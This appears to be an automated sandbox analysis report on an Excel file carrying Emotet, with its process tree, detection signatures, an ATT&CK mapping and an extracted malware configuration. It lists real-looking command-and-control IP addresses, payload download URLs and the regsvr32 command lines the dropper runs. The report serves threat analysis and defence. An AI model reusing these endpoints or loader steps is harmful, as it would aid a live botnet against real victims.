ID: 746414
Sample Name:
4470_02112022.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:39:06
Date: 15/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

4470_02112022.xls


Overview

General Information

Sample Name:	4470_02112022.xls
Analysis ID:	746414
MD5:	d3b182de8c9955..
SHA1:	d5bd989ffde2f67..
SHA256:	cd99b899c5a3d6..
Infos:	



Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Antivirus / Scanner detection for sub…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Creates an autostart registry key po…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2492 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 1540 cmdline: C:\Windows\System32\regsvr32.exe ..\oxnv1.ooccxx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 928 cmdline: C:\Windows\System32\regsvr32.exe ..\oxnv2.ooccxx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 804 cmdline: C:\Windows\System32\regsvr32.exe ..\oxnv3.ooccxx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2640 cmdline: C:\Windows\System32\regsvr32.exe ..\oxnv4.ooccxx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 260 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\SnILCOTnpOOFucYhP\FatGkw.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- regsvr32.exe (PID: 772 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\SnILCOTnpOOFucYhP\FatGkw.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "218.38.121.17:443",
    "186.250.48.5:443",
    "80.211.107.116:8080",
    "174.138.33.49:7080",
    "165.22.254.236:8080",
    "185.148.169.10:8080",
    "62.171.178.147:8080",
    "128.199.217.206:443",
    "210.57.209.142:8080",
    "36.67.23.59:443",
    "160.16.143.191:8080",
    "128.199.242.164:8080",
    "178.238.225.252:8080",
    "118.98.72.86:443",
    "202.134.4.210:7080",
    "82.98.180.154:7080",
    "54.37.228.122:443",
    "64.227.55.231:8080",
    "195.77.239.39:8080",
    "103.254.12.236:7080",
    "103.85.95.4:8080",
    "178.62.112.199:8080",
    "83.229.80.93:8080",
    "114.79.130.68:443",
    "51.75.33.122:443",
    "139.196.72.155:8080",
    "188.165.79.151:443",
    "190.145.8.4:443",
    "196.44.98.190:8080",
    "198.199.70.22:8080",
    "103.56.149.105:8080",
    "104.244.79.94:443",
    "87.106.97.83:7080",
    "103.71.99.57:8080",
    "46.101.98.60:8080",
    "103.126.216.86:443",
    "103.224.241.74:8080",
    "37.44.244.177:8080",
    "85.214.67.203:8080",
    "202.28.34.99:8080",
    "175.126.176.79:8080",
    "85.25.120.45:8080",
    "93.104.209.107:8080",
    "103.41.204.169:8080",
    "78.47.204.80:443",
    "139.59.80.108:8080"
  ],
  "Public Key": [
    "RUNTMSAAAAD0LxqDNhonUYwk8sqo7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqeoLZU0qPVGSlYAAIg=",
    "RUNLMSAAAADYNZPXY4tQxd/N4Wn5sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFRBoG+o84vtr7AJachCzOHjaAJFCWrfVGSlYAAIg="
  ]
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.1211898571.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.1210482177.00000000001D0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000009.00000002.1210607529.000000000039A000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Emotet_3	Yara detected Emotet	Joe Security	
00000009.00000002.1211244100.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000008.00000002.940135302.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Click to see the 3 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.regsvr32.exe.2010000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
8.2.regsvr32.exe.2010000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
10.2.regsvr32.exe.1d0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.2b0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.2b0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 1 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET CNC Feodo Tracker Reported CnC Server TCP group 15 - Source IP: 192.168.2.22 - Destination IP: 218.38.121.17

Timestamp:	192.168.2.22218.38.121.17491784432404328 11/15/22-12:40:56.395248
SID:	2404328
Source Port:	49178
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Outdated Microsoft Office dropper detected

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Creates an autostart registry key pointing to binary in C:\Windows

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Scripting	1 1 Registry Run Keys / Startup Folder	1 1 1 Process Injection	1 4 1 Masquerading	1 Input Capture	1 System Time Discovery	Remote Services	1 Input Capture	Exfiltration Over Other Network Medium	2 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 Registry Run Keys / Startup Folder	1 Virtualization/Sandbox Evasion	LSASS Memory	1 2 Security Software Discovery	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 4 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 3 Exploitation for Client Execution	Logon Script (Windows)	1 Extra Window Memory Injection	1 1 1 Process Injection	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 Scripting	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Hidden Files and Directories	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Regsvr32	DCSync	2 6 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Extra Window Memory Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
4470_02112022.xls	81%	ReversingLabs	Document-Office.Trojan.Emotet	
4470_02112022.xls	68%	Virustotal		Browse
4470_02112022.xls	32%	Metadefender		Browse
4470_02112022.xls	100%	Avira	XF/Agent.B2	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\40hd04O0[1].dll	81%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\40hd04O0[1].dll	20%	Metadefender		Browse
C:\Users\user\oxnv4.ooccxx	81%	ReversingLabs	Win64.Trojan.Emotet	

Source	Detection	Scanner	Label	Link
C:\Users\user\oxnv4.ooccxx	20%	Metadefender		Browse
C:\Windows\System32\SnILCOTnpOOFucYhP\FatGkw.dll (copy)	81%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\SnILCOTnpOOFucYhP\FatGkw.dll (copy)	20%	Metadefender		Browse

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.regsvr32.exe.2b0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
10.2.regsvr32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
8.2.regsvr32.exe.2010000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Domains

Source	Detection	Scanner	Label	Link
www.3d-stickers.com	12%	Virustotal		Browse
www.spinbalence.com	12%	Virustotal		Browse
navylin.com	13%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://218.38.121.17/	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://www.3d-stickers.com/Content/Afa1PcRuxh/	0%	Avira URL Cloud	safe	
http://https://www.3d-stickers.com/page-non-trouvee	100%	Avira URL Cloud	malware	
http://https://www.spinbalence.com/Adapter/moycMR/	100%	Avira URL Cloud	malware	
http://https://www.spinbalence.com/index.php?controller=404	100%	Avira URL Cloud	malware	
http://www.3d-stickers.com/Content/Afa1PcRuxh/	100%	Avira URL Cloud	malware	
http://navylin.com/bsavxiv/axHQYKl/	100%	Avira URL Cloud	malware	
http://www.spinbalence.com/Adapter/moycMR/	100%	Avira URL Cloud	malware	
http://https://secure.comodo.co	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.3d-stickers.com	163.172.108.69	true	false	• 12%, Virustotal, Browse	unknown
www.spinbalence.com	163.172.115.127	true	false	• 12%, Virustotal, Browse	unknown
navylin.com	47.92.133.65	true	false	• 13%, Virustotal, Browse	unknown
sat7ate.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://www.3d-stickers.com/Content/Afa1PcRuxh/	true	• Avira URL Cloud: safe	unknown
http://https://www.spinbalence.com/Adapter/moycMR/	false	• Avira URL Cloud: malware	unknown
http://https://www.spinbalence.com/index.php?controller=404	false	• Avira URL Cloud: malware	unknown
http://https://218.38.121.17/	true	• URL Reputation: safe	unknown
http://navylin.com/bsavxiv/axHQYKl/	false	• Avira URL Cloud: malware	unknown
http://https://www.3d-stickers.com/page-non-trouvee	true	• Avira URL Cloud: malware	unknown
http://www.spinbalence.com/Adapter/moycMR/	false	• Avira URL Cloud: malware	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.3d-stickers.com/Content/Afa1PcRuxh/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000009.00000002.12107197 28.00000000003F5000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1151539423.00000000003ED00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000003.1151610020.000 00000003F1000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1210653343.00000000002FC000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000009.00000002.12107197 28.00000000003F5000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1151539423.00000000003ED00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000003.1151610020.000 00000003F1000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1210653343.00000000002FC000.0000 0004.00000020.00020000.00000000.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000009.00000002.12107197 28.00000000003F5000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1151539423.00000000003ED00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000003.1151610020.000 00000003F1000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1210653343.00000000002FC000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000009.00000002.12107197 28.00000000003F5000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1151539423.00000000003ED00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000003.1151610020.000 00000003F1000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1210653343.00000000002FC000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://secure.comodo.co	regsvr32.exe, 00000009.00000002.12109926 50.0000000002FC0000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1210653343.00000000002FC00 0.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000009.00000002.12107197 28.00000000003F5000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1151539423.00000000003ED00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000003.1151610020.000 00000003F1000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1210653343.00000000002FC000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000009.00000002.12107197 28.00000000003F5000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1151539423.00000000003ED00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000003.1151610020.000 00000003F1000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1210653343.00000000002FC000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000009.00000002.12107197 28.00000000003F5000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1151539423.00000000003ED00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000003.1151610020.000 00000003F1000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1210653343.00000000002FC000.0000 0004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
